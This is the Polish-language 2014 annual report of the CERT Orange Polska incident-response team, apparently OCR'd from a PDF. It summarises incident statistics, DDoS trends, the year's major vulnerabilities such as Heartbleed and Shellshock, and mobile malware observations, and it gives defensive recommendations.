
Raport

CERT Orange Polska

za rok 2014



orange™

Raport powstał we współpracy z Integrated Solutions, dostawcą nowoczesnych rozwiązań ze świata informatyki i telekomunikacji.

Spis treści

Dla Orange Polska bezpieczeństwo teleinformatyczne to istotny element funkcjonowania firmy...

1. Dlaczego powstał raport CERT Orange Polska?

Ponad 2 miliony klientów stacjonarnych usług szerokopasmowego dostępu do internetu, przeszło 100 tysięcy alertów DDoS, kilkanaście tysięcy incydentów bezpieczeństwa w ciągu roku, niezliczone ilości przejętego i przeanalizowanego złośliwego oprogramowania, 18 lat doświadczenia w dziedzinie bezpieczeństwa IT. Dla Orange Polska bezpieczeństwo teleinformatyczne to istotny element funkcjonowania firmy, stąd ciągły rozwój tej dziedziny. Efektem jest m.in. certyfikacja CERT® dla zespołu reagowania na zagrożenia bezpieczeństwa teleinformatycznego.

Sieć Orange Polska obejmuje swoim zasięgiem około 40% polskiego internetu[1], dlatego liczba zdarzeń i incydentów obsługiwanych przez CERT Orange Polska pozwala na obserwację trendów oraz wyciąganie wniosków, które można przełożyć na cały krajowy internet. Jako jeden z głównych operatorów telekomunikacyjnych Orange Polska, dzięki działalności swojej jednostki CERT, dysponuje bazą informacji i zdarzeń, które podlegają ciągłej analizie, nierzadko wpływając na bieżące funkcjonowanie firmy. Zdecydowaliśmy się zatem podzielić tymi informacjami po to, by pokazać spojrzenie na bezpieczeństwo teleinformatyczne oczami operatora.

Niniejsze opracowanie to pierwsze podsumowanie całorocznych działań CERT Orange Polska. Dzisiaj nie można bagatelizować cyber-zagrożeń – istotna część biznesu i interakcji z aktualnymi lub potencjalnymi klientami dzieje się w sieci, więc siłą rzeczy tam przenosi się także przestępczość. Głęboko wierzę, że Raport CERT Orange Polska pomoże menedżerom w zrozumieniu zagrożeń funkcjonujących w internecie, jak również w podejmowaniu decyzji biznesowych i inwestycyjnych. Przydatny będzie także dla wszystkich zainteresowanych internautów.

Piotr Muszyński
Wiceprezes Zarządu ds. Operacyjnych
Orange Polska

[1] http://www.orange-ir.pl/pl/results-centre/results/2014.

Systemy ochrony przed atakami DDoS w sieci Orange Polska zidentyfikowały w minionym roku ponad 100 tysięcy ostrzeżeń o ruchu noszącym znamiona ataku

2. Podsumowanie informacji zawartych w raporcie

W 2014 roku CERT Orange Polska obsługiwał ok. 1000 incydentów bezpieczeństwa miesięcznie – 39 procent stanowiły zgłoszenia i obserwacje związane z rozpowszechnianiem niechcianej korespondencji (spamu). Największym incydentem był lutowy atak na modemy DSL polskich internautów, który swoim zasięgiem objął 100 tysięcy podatnych urządzeń, z czego ok. 50 tysięcy zostało skutecznie zrekonfigurowanych przez atakujących – akcje podejmowane przez CERT Orange Polska zostały opisane szerzej w raporcie jako studium przypadku cyberataku i przeciwdziałania mu.

Systemy ochrony przed atakami DDoS w sieci Orange Polska zidentyfikowały w minionym roku ponad 100 tysięcy ostrzeżeń o ruchu noszącym znamiona ataku – to wzrost o blisko 40 procent w porównaniu z 2013 rokiem. CERT Orange Polska zanotował znaczny wzrost liczby ataków wykorzystujących niepoprawnie skonfigurowane serwery (m.in. synchronizacji czasu), pozwalające na skierowanie w stronę ofiary odpowiedzi większej nawet kilkaset razy od pakietu inicjującego atak. Średnie szczytowe natężenie ataku odnotowane przez CERT Orange Polska to ok. 900 Mbps. Największy wolumen zaobserwowanego w sieci Orange Polska ataku to 93 Gbps (gigabitów na sekundę) oraz 50 Mpps (milionów pakietów na sekundę). Od kilku lat utrzymuje się tendencja do dywersyfikacji celów ataków z jednoczesnym skracaniem czasu ich trwania.


Analiza stwierdzonych w sieci przypadków złośliwego oprogramowania wykazała, że dużą popularnością cieszą się tzw. bankery – złośliwe oprogramowanie wykradające dane logowania do systemów e-bankowości – oraz malware ukierunkowany na ataki APT (Advanced Persistent Threat), szerzej opisany przez jednego z partnerów niniejszego raportu. Ciekawsze przypadki malware eksperci CERT Orange Polska poddali dokładnej analizie, która zostałą przedstawiona w załącznikach zamieszczonych w końcowej części raportu.

Najczęściej atakowane przez cyberprzestępców usługi to serwery WWW oraz web proxy (port 8080), oprogramowanie umożliwiające zdalny dostęp do komputera (Virtual Network Computing, port 5900) oraz połączenia do baz danych opartych na SQL (MS SQL Server, port 1433). Warto pamiętać, by na bieżąco aktualizować zabezpieczenia aplikacji łączących się z siecią internet oraz blokować dostęp do nieużywanych portów. Najpopularniejsza podatność stwierdzona przez CERT Orange Polska (21 procent przypadków) to Directory Listing, pozwalająca atakującemu na podejrzenie zawartości katalogów na serwerze – w tym m.in. pliku /etc/passwd/.

Najgroźniejsze ubiegłoroczne podatności są dowodem na to, że nawet popularne, dojrzałe oprogramowanie może zawierać nieodkryte, krytyczne luki bezpieczeństwa. Regularne aktualizowanie oprogramowania i instalowanie łat bezpieczeństwa to wciąż absolutny obowiązek. Dodatkowo, co jest bardzo ważne zwłaszcza w dużych organizacjach, zalecane jest stosowanie strategii *defense-in-depth* oraz ograniczanie powierzchni ataku poprzez wyłączanie zbędnych usług i programów. Wzrost liczby podatności w systemach Unix/Linux sugeruje znaczny wzrost zainteresowania cyberprzestępców tymi systemami i może oznaczać wzrost liczby ataków w 2015 roku.

Jeśli chodzi o trendy na 2015 rok, w związku z dynamicznym rozrostem Internet of Things, CERT Orange Polska oraz partnerzy raportu przewidują wzrost liczby ataków na nowe rodzaje urządzeń korzystających z dostępu do internetu. Ataki APT będą coraz bardziej wyrafinowane, pojawią się w nich m.in. znane do tej pory z produkcji hollywoodzkich mechanizmy samozniszczenia, co poważnie utrudni wykrywanie sprawców. Jednego można być pewnym – bezpieczeństwo teleinformatyczne w 2015 roku na pewno nie straci na znaczenia.

Nasi klienci niejednokrotnie mogli już się przekonać, że dbamy o ich bezpieczeństwo o każdej porze dnia i nocy.



3. CERT Orange Polska – kim jesteśmy?

Orange Polska (dawniej Telekomunikacja Polska S.A.) przykłada dużą wagę do bezpieczeństwa teleinformatycznego już od 1997 roku, gdy w strukturze firmy powstała pierwsza odpowiedzialna wyłącznie za ten aspekt jednostka. W 2006 roku – jako trzecia jednostka w Polsce i obecnie jedyny operator telekomunikacyjny – otrzymaliśmy prawo do używania nazwy CERT® (Computer Emergency Response Team). Jest ono przyznawane przez Carnegie Mellon University (CERT.org) wyłącznie zespołom spełniającym wyśrubowane wymagania dotyczące obsługi zagrożeń związanych z cyberbezpieczeństwem i reagowania na te zagrożenia.

Operatorzy CERT Orange Polska (I linia wsparcia) pracują w trybie 7/24/365, monitorując poziom bezpieczeństwa użytkowników naszej sieci, przyjmując zgłoszenia, reagując na zidentyfikowane incydenty bezpieczeństwa i podejmując działania zmierzające do minimalizacji zagrożeń. Zespoły analityków oraz ekspertów (II i III linia wsparcia) wspierają codzienną pracę linii operacyjnej w przypadku wystąpienia bardziej złożonych zdarzeń, nieujętych w procedurach reagowania na incydenty standardowe. Są również odpowiedzialne za przeprowadzanie analiz zagrożeń, optymalizację procesu obsługi standardowych incydentów bezpieczeństwa oraz rozwój narzędzi detekcji i minimalizacji zagrożeń. Takie wielopoziomowe podejście do organizacji zespołu reagowania pozwala na efektywne wykorzystanie zasobów osobowych i technologicznych przy jednoczesnej optymalizacji kosztów funkcjonowania. Nasi klienci niejednokrotnie mogli się przekonać, że dbamy o ich bezpieczeństwo o każdej porze dnia i nocy.

W codziennej pracy CERT Orange Polska współpracuje na szczeblu operacyjnym z krajowymi i międzynarodowymi organizacjami skupiającymi jednostki o podobnym profilu działalności. Jest jednym z dwóch krajowych zespołów akredytowanych w ramach inicjatywy Trusted Introducer, działającej przy europejskiej organizacji TERENA TF-CSIRT (zrzeszającej ponad 200 jednostek CERT w Europie). Uczestniczy również w pracach największej organizacji zrzeszającej światowe CERTy – FIRST (Forum of Incident Response and Security Teams).

Orange Polska jest strategicznym partnerem renomowanych dostawców rozwiązań bezpieczeństwa, takich jak McAfee, Cisco czy BlueCoat, tworząc z nimi rozwiązania z zakresu cyberbezpieczeństwa (m.in. zapewniające ochronę przed atakami na infrastrukturę własną i kliencką). Od wielu lat współpracujemy także z innymi wiodącymi dostawcami rozwiązań bezpieczeństwa: HP, FireEye, EMC, Check Point, Arbor Networks, Radware, czy Crossbeam.

W ramach usług komercyjnych Orange Polska, m.in. dzięki wykorzystaniu kompetencji CERT Orange Polska, wdrożył szereg projektów w Polsce i w Europie, w tym: DDoS Protection, RiverBed MS (firma z branży ubezpieczeniowej), SIEM (duże instytucje bankowe, *content service provider*) oraz przeprowadziła testy i audyty bezpieczeństwa dla klientów, również zagranicznych, z wielu branż.
Na witrynie internetowej http://cert.orange.pl/ można znaleźć alerty bezpieczeństwa oraz inne istotne informacje, a także bazę wiedzy i szereg poradników, zaś na witrynie http://blog.orange.pl regularnie publikowane są informacje dotyczące bezpieczeństwa IT, głównie budujące świadomość bezpiecznych zachowań w sieci.

Raport przygotowany przez CERT Orange Polska
Adres do kontaktu w sprawie raportu: raportcertopl@orange.com
Kontakt z CERT Orange Polska
cert.orange.pl
cert.opl@orange.com

Sebastian Zamora
Channel Account Manager – McAfee

Analitycy McAfee zauważyli w minionym roku znaczne nasilenie zjawiska wykorzystywania popularności legalnych aplikacji w rozprzestrzenianiu mobilnego złośliwego oprogramowania. Ciekawym przykładem takiej taktyki był klon popularnej gry mobilnej Flappy Birds. Według McAfee Labs aż 79% klonów gry Flappy Birds (również tych dostępnych w legalnych sklepach z oprogramowaniem, zanim zostały stamtąd usunięte) zawierało wirusy! Instalacja takiej aplikacji przez użytkownika umożliwiała cyberprzestępcom m.in. wykonywanie połączeń telefonicznych bez wiedzy użytkownika, instalowanie dodatkowych aplikacji, uzyskanie dostępu do listy kontaktów, śledzenie położenia telefonu i nieograniczoną kontrolę nad danymi w urządzeniu, w tym nad zapisywaniem, wysyłaniem i otrzymywaniem wiadomości SMS.

Raporty McAfee Labs wskazują na kilka przykładów wykorzystania funkcji zaufanych aplikacji i usług przez mobilne złośliwe oprogramowanie, np.:

•Android/BadInst.A:
Ta złośliwa aplikacja mobilna działa w obszarze uwierzytelnienia i autoryzacji konta w App Store w celu automatycznego pobierania, instalowania i uruchamiania aplikacji bez zgody użytkownika.

•Android/Waller.A:
Wykorzystuje lukę w legalnej usłudze cyfrowego portfela w celu przejęcia kontroli nad protokołem przekazów pieniężnych i przeniesienia środków na serwery atakującego.

•Android/Balloonpopper.A:
Korzysta z luki w metodzie szyfrowania popularnego komunikatora WhatsApp, umożliwiając atakującemu przechwycenie i udostępnienie konwersacji i zdjęć bez zgody użytkownika.

– Mamy zaufanie do marek i nazw, które znamy z internetu. Kiedy bardzo chcemy coś mieć, często nasza czujność jest uśpiona i bezwiednie godzimy się na czyhające zagrożenia – mówi Vincent Weafer, Senior Vice President McAfee Labs. – Rok 2014 pokazał już w sposób wyraźny, że twórcy mobilnego złośliwego oprogramowania wykorzystują tę właśnie skłonność. Programiści muszą koniecznie usprawnić zabezpieczenia wbudowywane w tworzone przez nich aplikacje, a użytkownicy powinni z większą ostrożnością podchodzić do udzielania zgody w ramach ich używania – ostrzega Weafer.

4. Najgroźniejsze podatności 2014 roku na świecie


W 2014 roku opublikowano informację o wielu podatnościach. Na część z nich warto zwrócić szczególną uwagę ze względu na ich groźny charakter.
Jedną z najczęściej przytaczanych i najdokładniej opisywanych w minionym roku luk był Heartbleed – podatność odkryta w pakiecie OpenSSL pozwalająca na odczytanie fragmentów pamięci atakowanego procesu, a w konsekwencji często prywatnego klucza, co pozwala na odszyfrowanie treści przechwyconego komunikatu. Może to oznaczać np. możliwość śledzenia i rejestrowania interakcji w programie pocztowym lub przechwycenia wpisywanego loginu i hasła (np. do banku). Biblioteki SSL, w których wykryto podatność, były niezwykle popularne – w chwili publikowania informacji luka dotyczyła około pół miliona działających w sieci serwerów WWW. Luka była również bardzo łatwa do wykorzystania. W opracowaniu amerykańskiego repozytorium National Vulnerability Database uzyskała w tej kategorii ocenę 10/10 w punktacji CVSS (Common Vulnerability Scoring System – Wspólny System Oceniania Podatności).

Podatność Shellshock została upubliczniona 24 września 2014 roku. Polega ona na tym, że program bash umożliwia atakującemu wykorzystanie treści, która powinna być interpretowana jako dane, w charakterze kodu wykonywalnego. W efekcie atakujący może za pośrednictwem zmiennych środowiskowych przekazać do programu polecenie, które ten następnie wykona. Shellshock jest jedną z najbardziej niebezpiecznych luk zaobserwowanych od lat, a to dlatego, że bash, jako ulubiona powłoka wielu administratorów systemowych, bardzo często jest wybierana jako domyślna dla systemów klasy Linux czy Unix. Oznacza to, że liczba podatnych systemów jest wysoka. Dodatkowo, atak za pośrednictwem Shellshock jest łatwy do wykonania nawet automatycznie, a do jego przeprowadzenia nie potrzeba dużej wiedzy.


Poodle to luka w SSL protokole zabezpieczania transmisji sieciowych. W połączeniu z innymi machinacjami atakujący może ją wykorzystać, by uzyskać możliwość odczytu danych zabezpieczonych przez szyfrowanie tym protokołem. Podatność dotyczy wszystkich pakietów oprogramowania wspierającego protokół SSLv3.
Wniosek? Nawet rozprzestrzenione i – wydawać by się mogło – dojrzałe oprogramowanie może zawierać nieodkryte krytyczne luki bezpieczeństwa. Dlatego oprócz utrzymywania aktualnych wersji oprogramowania zalecane jest stosowanie kilku warstw zabezpieczeń (strategia defense-in-depth) oraz ograniczanie skuteczności potencjalnego ataku przez wyłączanie zbędnych usług i programów.

Na przykładzie ataków opartych na luce Shellshock można zauważyć, że systemy Unix, Linux oraz inne wykorzystujące powłokę bash mogą stanowić cele również dla autorów robaków, którzy do tej pory oszczędzali je ze względu na wiele różnic między poszczególnymi dystrybucjami. Tymczasem z powodu charakteru luki różnice te okazały się nieistotne, a systemy serwerowe stały się celem ataków typowych dla jednorodnych systemów klienckich, takich jak np. systemy rodziny Windows.
Zainteresowanych szerszą analizą opisanych podatności zapraszamy do lektury załączników od 4. do 7. umieszczonych na końcu raportu.

4.1 Okiem partnera – McAfee



Wykres 1.
Rozkład procentowy typów incydentów obsłużonych przez CERT Orange Polska



Wykres 2.
Liczba incydentów obsłużonych przez CERT Orange Polska w skali miesiąca

5. Najważniejsze zagrożenia 2014 roku w sieci Orange Polska

W 2014 roku zespół CERT Orange Polska obsłużył 11 379 incydentów bezpieczeństwa, w których źródłem bądź celem ataku była sieć usługowa Orange Polska. Informacje o incydentach pochodziły zarówno ze źródeł zewnętrznych, jak i alertyów z wewnętrznych systemów bezpieczeństwa.

Typy incydentów obsłużonych przez zespół CERT Orange Polska w 2014 roku w rozkładzie procentowym przedstawiono na wykresie 1, poniżej szczegółowo opisano poszczególne kategorie. Kategorie oparte są na typie i skutku działań naruszających bezpieczeństwo, związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem. >> Wykres 1.

- Spam
  wysyłanie niechcianej poczty elektronicznej z urządzeń pracujących w sieci Orange Polska lub do użytkowników sieci Orange Polska
- DDoS
  rozproszone ataki blokujące usługę, których jednym ze źródeł bądź celem było urządzenie użytkownika sieci Orange Polska
- Próby włamań
  próby uzyskania nieautoryzowanego dostępu do systemu (np. zgadywanie haseł), których źródłem lub celem było urządzenie użytkownika sieci Orange Polska
- Malware
  rozpowszechnianie złośliwego oprogramowania (np. umożliwienie hostowania złośliwej strony internetowej), których źródłem było urządzenie użytkownika sieci Orange Polska
- Phishing URL
  umożliwianie hostowania przez urządzenia użytkowników sieci Orange Polska fałszywej strony, wyłudzającej poufne informacje
- Inne
  m.in. przechwytywanie bądź modyfikowanie informacji, rozpowszechnianie treści zabronionych prawem (pornografia dziecięca, handel narkotykami etc.) i niebezpiecznych (z wyłączeniem spamu, umieszczonego w oddzielnej kategorii) oraz oszustw sieciowych (z wyłączeniem phishingu URL)

Poniżej liczba incydentów obsłużonych przez CERT Orange Polska w skali miesiąca. Średnio w miesiącu obsługiwanych było blisko 1 000 incydentów.

>> Wykres 2.

Mimo faktu, że zagrożenia wynikające ze spamu są znane od wielu lat, a na rynku jest dostępnych sporo narzędzi i usług umożliwiających jego minimalizację, stanowi on nadal znaczący problem dla użytkowników sieci internet. Z jednej strony do skrzynek poczty elektronicznej trafia mnóstwo niechcianej korespondencji, z drugiej zaś – część korespondencji, której użytkownik oczekuje, filtry zabezpieczające traktują jako spam i przenoszą do folderów z niechcianą pocztą, co utrudnia ich skuteczne dotarcie do odbiorcy. Dodatkowo wykorzystywana przez atakujących możliwość podszywania się pod adres nadawcy korespondencji wysyłanie bez jego wiedzy i zgody wiadomości e-mail ze złośliwą zawartością powodują, że adres zaatakowanego nadawcy może trafić na oficjalne listy spamerskie. Efektem jest blokada możliwości wysyłania i otrzymywania korespondencji elektronicznej dla zaatakowanego adresu e-mail, a nierzadko również dla całej domeny.

Zgłoszenia otrzymane przez CERT Orange Polska dotyczące każdego z rodzajów uciążliwości związanej ze spamem są podejmowane do analizy i realizacji przez operatorów zgodnie z obowiązującymi procedurami obsługi. Dzięki temu, że marka CERT Orange Polska jest rozpoznawana na rynku zarówno krajowym, jak i zagranicznym, zgłoszenia przekazywane przez naszych operatorów m.in. do jednostek odpowiedzialnych za aktualizację tzw. black list są przez te organizacje realizowane priorytetowo. W podobny sposób współpracują z CERT Orange Polska firmy świadczące usługi hostingowe – w przypadku zgłoszenia przez operatora CERT do firmy hostingowej informacji o wykryciu serwisu wysyłającego wiadomości typu spam serwis taki jest blokowany przez hostującego.

Z uwagi na zwiększoną dostępność rozwiązań – a w ostatnim czasie również dedykowanych usług – umożliwiających przeprowadzanie ataków DDoS do operatorów CERT coraz częściej trafiają zgłoszenia dotyczące tego zagrożenia. Tą drogą pozyskiwana jest niewielka część informacji o atakach DDoS – podstawowym źródłem informacji o atakach na klientów sieci Orange Polska są dedykowane temu celowi systemy monitorowania umożliwiające także minimalizację zagrożenia. Celami ataków są nie tylko duże organizacje np. świadczące usługi bankowości elektronicznej, choć takie ataki najczęściej są szeroko komentowane w środkach masowego przekazu, gdyż dotykają w jednym czasie wielu użytkowników usług bankowych.

